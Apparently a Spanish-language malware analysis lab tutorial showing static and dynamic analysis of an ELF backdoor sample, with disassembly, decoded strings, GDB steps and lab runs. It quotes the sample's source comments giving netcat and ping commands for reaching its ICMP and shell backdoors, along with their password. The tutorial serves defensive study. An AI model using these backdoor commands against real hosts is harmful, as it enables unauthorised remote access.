The screenshot shows a terminal window titled "malware@MalwareAnalysisLab: ~". The window displays the man page for the "strcpy" function. The title bar includes standard window controls and a menu bar with "Archivo", "Editar", "Ver", "Buscar", "Terminal", and "Ayuda". The man page content includes the title "STRCPY(3) Linux Programmer's Manual STRCPY(3)", the "NAME" section describing "strcpy, strncpy - copy a string", the "SYNOPSIS" section showing the include and function prototypes, and the "DESCRIPTION" section explaining the function's behavior. Two lines of code are highlighted with red boxes: the prototype "char \*strcpy(char \*dest, const char \*src);" and the first sentence of the description: "The **strcpy()** function copies the string pointed to by src, including the terminating null byte ('\0'), to the buffer pointed to by dest."

```
malware@MalwareAnalysisLab: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
STRCPY(3)          Linux Programmer's Manual          STRCPY(3)

NAME
    strcpy, strncpy - copy a string

SYNOPSIS
    #include <string.h>

    char *strcpy(char *dest, const char *src);

    char *strncpy(char *dest, const char *src, size_t n);

DESCRIPTION
    The strcpy() function copies the string pointed to by src, including
    the terminating null byte ('\0'), to the buffer pointed to by dest.
    The strings may not overlap, and the destination string dest must be
    large enough to receive the copy. Beware of buffer overruns! (See
    BUGS.)
```


# AIO\_ELF

- Instrucciones más abajo, nuevamente aparece una llamada a la función **strcpy**.
- En las instrucciones **mov** se hace referencia **stored\_password** vista previamente.

```
malware@MalwareAnalysisLab: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
8048f46:    68 40 a9 04 08    push  0x804a940
8048f4b:    68 40 c2 04 08    push  0x804c240
8048f50:    e8 1b ff ff ff    call  8048e70 <strcpy@plt>
8048f55:    83 c4 10          add   esp,0x10
8048f58:    83 ec 08          sub   esp,0x8
8048f5b:    68 40 a9 04 08    push  0x804a940
8048f60:    68 a0 42 05 08    push  0x80542a0
8048f65:    e8 06 ff ff ff    call  8048e70 <strcpy@plt>
8048f6a:    83 c4 10          add   esp,0x10
8048f6d:    c6 05 40 c2 04 08 4a  mov  BYTE PTR ds:0x804c240,0x4a
8048f74:    c6 05 41 c2 04 08 42  mov  BYTE PTR ds:0x804c241,0x42
--More-- (13%)
```

# AIO\_ELF

- La dirección **0x8054300** corresponde a la variable **string\_to\_print**.
- **BYTE PTR** indica al ensamblador que acceda a un operando con longitud de un **byte** (8 bits).




malware@MalwareAnalysisLab: ~

Archivo Editar Ver Buscar Terminal Ayuda 0x8054300 B string\_to\_print

Address	Disassembly
8048f6d:	c6 05 40 c2 04 08 4a mov BYTE PTR ds:0x804c240,0x4a
8048f74:	c6 05 41 c2 04 08 42 mov BYTE PTR ds:0x804c241,0x42
8048f7b:	c6 05 42 c2 04 08 52 mov BYTE PTR ds:0x804c242,0x52
8048f82:	c6 05 43 c2 04 08 00 mov BYTE PTR ds:0x804c243,0x0
8048f89:	c6 05 00 43 05 08 5b mov BYTE PTR ds:0x8054300,0x5b
8048f90:	c6 05 01 43 05 08 53 mov BYTE PTR ds:0x8054301,0x53
8048f97:	c6 05 02 43 05 08 69 mov BYTE PTR ds:0x8054302,0x69
8048f9e:	c6 05 03 43 05 08 6d mov BYTE PTR ds:0x8054303,0x6d
8048fa5:	c6 05 04 43 05 08 75 mov BYTE PTR ds:0x8054304,0x75

# AIO\_ELF

- Posteriormente se encuentra la llamada a la función **get\_password**.



malware@MalwareAnalysisLab: ~

Archivo	Editar	Ver	Buscar	Terminal	Ayuda
8049085:	c6 05 24 43 05 08 65	mov	BYTE PTR ds:0x8054324,0x65		
804908c:	c6 05 25 43 05 08 74	mov	BYTE PTR ds:0x8054325,0x74		
8049093:	c6 05 26 43 05 08 65	mov	BYTE PTR ds:0x8054326,0x65		
804909a:	c6 05 27 43 05 08 21	mov	BYTE PTR ds:0x8054327,0x21		
80490a1:	c6 05 28 43 05 08 0a	mov	BYTE PTR ds:0x8054328,0xa		
80490a8:	c6 05 29 43 05 08 00	mov	BYTE PTR ds:0x8054329,0x0		
80490af:	e8 6a 17 00 00	call	804a81e <get_password>		
80490b4:	83 ec 08	sub	esp,0x8		
80490b7:	68 60 93 04 08	push	0x8049360		
80490bc:	6a 11	push	0x11		
80490be:	e8 fd fa ff ff	call	8048bc0 <signal@plt>		

--More-- (15%)

# AIO\_ELF

- Entre la segunda asignación de cadena **RDFpassword** y la llamada a la función **get\_password**, se encuentran una serie de valores en hexadecimal que es conveniente pasar a su equivalente en ASCII.


4a 42 52 00 5b 53 69 6d 75 6c 61 74 65 64 20 42 6f 6f 62 79 20 54 72 61 70 21  
5d 0a 46 6f 72 6d 61 74 20 43 6f 6d 70 6c 65 21 0a 00

- ☐ 00 → null (fin de cadena)
- ☐ 20 → espacio
- ☐ 0a → \n (salto de línea)

# AIO\_ELF

- Para visualizar la tabla ASCII en la terminal de Linux se emplea el siguiente comando:

```
# man ascii
```



The screenshot shows a terminal window titled 'malware@MalwareAnalysisLab: ~'. The terminal displays the output of the 'man ascii' command. The window has a menu bar with 'Archivo', 'Editar', 'Ver', 'Buscar', 'Terminal', and 'Ayuda'. The title bar of the man page window is 'ASCII(7) Linux Programmer's Manual ASCII(7)'. The content shows the 'NAME' section with 'ascii' highlighted in a red box, followed by its description: 'ASCII character set encoded in octal, decimal, and hexadecimal'. The 'DESCRIPTION' section follows, explaining that ASCII is the American Standard Code for Information Interchange, a 7-bit code, and that many 8-bit codes contain ASCII as their lower half. The bottom of the window shows the prompt 'Manual page ascii(7) line 1 (press h for help or q to quit)'.

```
malware@MalwareAnalysisLab: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
ASCII(7) Linux Programmer's Manual ASCII(7)  
  
NAME  
  ascii - ASCII character set encoded in octal, decimal, and hexadecimal  
  
DESCRIPTION  
  ASCII is the American Standard Code for Information Interchange. It is  
  a 7-bit code. Many 8-bit codes (such as ISO 8859-1, the Linux default  
  character set) contain ASCII as their lower half. The international  
  counterpart of ASCII is known as ISO 646.  
  
Manual page ascii(7) line 1 (press h for help or q to quit)
```

# AIO\_ELF

- Los caracteres equivalentes en código ASCII se muestran a continuación:

4a 42 52 00 5b 53 69 6d 75 6c 61 74 65 64 20 42 6f 6f  
62 79 20 54 72 61 70 21 5d 0a 46 6f 72 6d 61 74 20 43  
6f 6d 70 6c 65 74 65 21 0a 00

JBR[Simulated Booby  
Trap!] Format Complete!

- Se trata de dos cadenas que se utilizan en la muestra maliciosa.



# AIO\_ELF

- Del código fuente en lenguaje “C”, se sabe que una posible contraseña es “kissme:)”.

# more allinone.c



```
malware@MalwareAnalysisLab: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
* 2.icmp backdoor
* Client:
* ping -l 101 target (on windows)
* ping -s 101 -c 4 target (on linux)
* nc target 8080
* kissme:) --> your password
*
* 3.shell backdoor
* Client:
* nc target 8008
* kissme:) --> your password
--More--(5%)
```



# AIO\_ELF

- En este momento, también se podría pensar que **“RDFpassword”** es otra posible contraseña para el binario **aio\_elf** o **aio\_elf\_des**.
- Con todos los hallazgos que se obtuvieron se puede iniciar el análisis dinámico de la muestra maliciosa.

# ANÁLISIS DINÁMICO

# AIO\_ELF

- Monitoreo de procesos:

- ☐ Ps
- ☐ Top
- ☐ Htop


- Monitoreo de red:

- ☐ Netstat
- ☐ Snort
- ☐ Wireshark
- ☐ Ngrep
- ☐ Tshark
- ☐ Tcpdum  
p
- ☐ Argus
- ☐ Ntop
- ☐ Iftop
- ☐ Iptraf

# AIO\_ELF

- Ejecutar la muestra maliciosa e ingresar como contraseña la cadena: **kissme:)**

```
# ./aio_elf_des  
kissme:)
```



```
malware@MalwareAnalysisLab: ~  
Archivo  Editar  Ver  Buscar  Terminal  Ayuda  
root@MalwareAnalysisLab:/home/malware/muestraELF# ls -l aio_elf_des  
-rwxrw-rw- 1 malware malware 25469 may  2  2005 aio_elf_des  
root@MalwareAnalysisLab:/home/malware/muestraELF# chmod +x aio_elf_des  
root@MalwareAnalysisLab:/home/malware/muestraELF# ls -l aio_elf_des  
-rwxrwxrwx 1 malware malware 25469 may  2  2005 aio_elf_des  
root@MalwareAnalysisLab:/home/malware/muestraELF# ./aio_elf_des  
Enter Password: kissme:)  
You entered an Incorrect Password.  Exiting...  
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

# AIO\_ELF


- Se muestra el mensaje *“You entered an Incorrect Password. Exiting...”* donde una posible traducción sería “Ha introducido una contraseña incorrecta. Saliendo ...”.
- Ejecutar nuevamente la muestra usando la contraseña

**RDFpassword.**

```
# ./aio_elf_des
```

```
RDFpassword
```

# AIO\_ELF



```
malware@MalwareAnalysisLab: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@MalwareAnalysisLab:/home/malware/muestraELF# ./aio_elf_des  
Enter Password: RDFpassword  
You entered an Incorrect Password. Exiting...  
=====  
[Simulated Booby Trap!]  
Format Complete!  
=====  
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

- En esta ocasión se muestra el mensaje correspondiente a la segunda cadena que se obtuvo anteriormente.

# AIO\_ELF

- Hasta este momento, la ejecución de la muestra maliciosa no genera actividad maliciosa en el Sistema de Archivos, red y procesos.
- Por lo que requiere de la contraseña correcta para continuar con su ejecución.
- Abrir **GDB** con la opción “-tui” (*Text User Interface Mode*).

```
# gdb aio_elf_des -q -tui
```

# AIO\_ELF



The screenshot shows a GDB terminal window titled "malware@MalwareAnalysisLab: ~". The window has a menu bar with "Archivo", "Editar", "Ver", "Buscar", "Terminal", and "Ayuda". The main area displays the message "[ No Source Available ]". The bottom status bar shows "exec No process In: Line: ?? PC: ??", "Reading symbols from /home/malware/muestraELF/aio\_elf\_des...done.", and "(gdb)".

```
malware@MalwareAnalysisLab: ~  
Archivo  Editar  Ver  Buscar  Terminal  Ayuda  
[ No Source Available ]  
exec No process In: Line: ?? PC: ??  
Reading symbols from /home/malware/muestraELF/aio_elf_des...done.  
(gdb)
```



# AIO\_ELF

- Establecer que el tipo de desensamblado seapara arquitectura Intel.

(gdb) set disassembly-flavor intel

```
exec No process In:                               Line: ??   PC: ??  
Reading symbols from /home/malware/muestraELF/aio_elf_des...done.  
(gdb) set disassembly-flavor intel
```

# AIO\_ELF

- Listar las variables usadas en el ejecutable.

(gdb) info variables

```
exec No process In:                               Line: ??   PC: ??  
0x0804c220  completed.1  
0x0804c240  stored password  
0x0804c2a0  ret_buf  
0x080542a0  pw  
0x080542f0  outfd  
0x08054300  string to print  
0x08054350  maxfd  
---Type <return> to continue, or q <return> to quit---
```

# AIO\_ELF

- Listar las funciones usadas en el ejecutable.

(gdb) info functions

```
exec No process In:                                     Line: ??  PC: ??  
0x0804a28a  out2in  
0x0804a704  x2c  
0x0804a776  unescape_url  
0x0804a7e6  plustospace  
0x0804a81e  get_password  
0x0804a8dc  __do_global_ctors_aux  
0x0804a900  _fini  
(gdb)
```


# AIO\_ELF

- Desplegar la ventana de código ensamblador en la parte superior de GDB.

`(gdb) layout asm`

De esta manera es más fácil trabajar sobre las instrucciones de memoria, basta con usar las teclas direccionales para recorrer las instrucciones en ensamblador.

## AIO\_ELF



The screenshot shows a GDB terminal window titled "malware@MalwareAnalysisLab: ~". The window has a menu bar with "Archivo", "Editar", "Ver", "Buscar", "Terminal", and "Ayuda". The main area displays assembly code for the "main" function, with addresses ranging from 0x8048f30 to 0x8048f5b. The code includes instructions like "push", "mov", "sub", "and", "call", and "add". A status bar at the bottom indicates "exec No process In:" and "Line: ?? PC: ??". The command "(gdb) layout asm" is entered in the input field.

```
malware@MalwareAnalysisLab: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

0x8048f30 <main>      push    ebp
0x8048f31 <main+1>      mov     ebp,esp
0x8048f33 <main+3>      sub     esp,0xfe8
0x8048f39 <main+9>      and     esp,0xffffffff0
0x8048f3c <main+12>     mov     eax,0x0
0x8048f41 <main+17>     sub     esp,eax
0x8048f43 <main+19>     sub     esp,0x8
0x8048f46 <main+22>     push    0x804a940
0x8048f4b <main+27>     push    0x804c240
0x8048f50 <main+32>     call    0x8048e70 <strcpy@plt>
0x8048f55 <main+37>     add     esp,0x10
0x8048f58 <main+40>     sub     esp,0x8
0x8048f5b <main+43>     push    0x804a940

exec No process In:                                     Line: ??  PC: ??
(gdb) layout asm
```

# AIO\_ELF

- Establecer puntos de interrupción en las funciones **main** y **get\_password**, posteriormente ejecutar el binario.

